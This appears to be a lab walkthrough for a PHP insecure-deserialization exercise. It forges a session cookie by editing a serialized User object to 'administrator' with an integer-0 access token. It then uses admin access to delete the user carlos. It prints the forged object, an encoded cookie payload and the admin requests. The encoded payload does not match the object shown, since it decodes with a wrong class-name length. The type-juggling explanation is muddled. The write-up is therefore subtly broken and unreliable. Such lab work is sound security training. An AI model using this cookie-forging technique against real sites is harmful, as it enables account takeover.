Lab Description

This lab uses a serialization-based session mechanism and is vulnerable to authentication bypass as a result. To solve the lab, edit the serialized object in the session cookie to access the
administratoraccount. Then, delete the usercarlos.
Your credentials:
wiener:peterNote: PHP’s comparison behavior differs between versions. This lab assumes behavior consistent with PHP 7.x and earlier.
Step 1: Understanding the Vulnerability
The type juggling vulnerability:
- The application uses PHP serialization for session cookies
- The serialized object contains a
usernameandaccess_token - The application compares the
access_tokenwith stored tokens - PHP’s loose comparison (
==) vs strict comparison (===) can be exploited - By changing the
access_tokenfrom a string to an integer0, we can bypass authentication
The attack:
- Decode the session cookie to view the serialized object
- Change
usernametoadministrator - Change
access_tokenfrom a string to integer0 - Re-encode and inject the cookie
- Access admin panel and delete Carlos
Step 2: Reconnaissance
Step 2.1: Log In

- Log in with
wiener:peter - Capture the
GET /my-accountrequest after login
Step 2.2: Examine the Session Cookie

The session cookie contains a serialized PHP object:
Original serialized object:
O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"w7ty7kfc78hqrsnzym0kte7l9py8ar8k";}
Structure breakdown:
| Part | Meaning |
|---|---|
O:4:"User" | Object of class User (4 chars) |
:2: | 2 properties |
s:8:"username" | String property, 8 chars |
s:6:"wiener" | String value, 6 chars |
s:12:"access_token" | String property, 12 chars |
s:32:"..." | String value, 32 chars |
Step 3: Understanding the Type Juggling Bug
PHP Comparison Behavior
Loose comparison (==) vs Strict comparison (===):
| Comparison | "0" == 0 | "0" === 0 |
|---|---|---|
== | true (string converts to int) | N/A |
=== | false (different types) | false |
The vulnerable code likely uses:
if ($user->access_token == $stored_token) {
    // Login successful
}
If we set access_token to integer 0, and the stored token for administrator is 0 (or the comparison fails open), we bypass authentication.
Step 4: Modifying the Serialized Object
Step 4.1: Change the Username
Original:
s:8:"username";s:6:"wiener"
Modified:
s:8:"username";s:13:"administrator"

Changes:
- Updated length from
6to13 - Changed value from
wienertoadministrator
Step 4.2: Change the Access Token to Integer 0
Original:
s:12:"access_token";s:32:"w7ty7kfc78hqrsnzym0kte7l9py8ar8k"
Modified:
s:12:"access_token";i:0;
Changes:
- Changed data type from
s(string) toi(integer) - Changed value from
32-character stringto0 - Removed double quotes around the value

Step 4.3: Complete Serialized Object
Final malicious object:
O:4:"User":2:{s:8:"username";s:13:"administrator";s:12:"access_token";i:0;}
Step 5: Encoding and Injecting
Step 5.1: Encode the Object
- Base64 encode the serialized string
- URL encode the Base64 string
The encoded payload became:
TzoyMToiVXNlciI6Mjp7czo4OiJ1c2VybmFtZSI7czoxMzoiYWRtaW5pc3RyYXRvciI7czoxMjoiYWNjZXNzX3Rva2VuIjtpOjA7fQ%3D%3D
Step 5.2: Replace the Session Cookie
In Burp Repeater, replace the session cookie value with your malicious payload.


Step 5.3: Test Admin Access
Send a GET /admin request:
The response shows:
Home | Admin panel | My account

Users
wiener - Delete
carlos - Delete

Admin panel accessed successfully!
Step 6: Deleting User Carlos
Step 6.1: Send Delete Request
Change the path to:
GET /admin/delete?username=carlos HTTP/2
Step 6.2: Send the Request
The response shows:
HTTP/2 302 Found
Location: /admin
 Carlos has been deleted!
Step 7: Lab Solved
Success message displayed: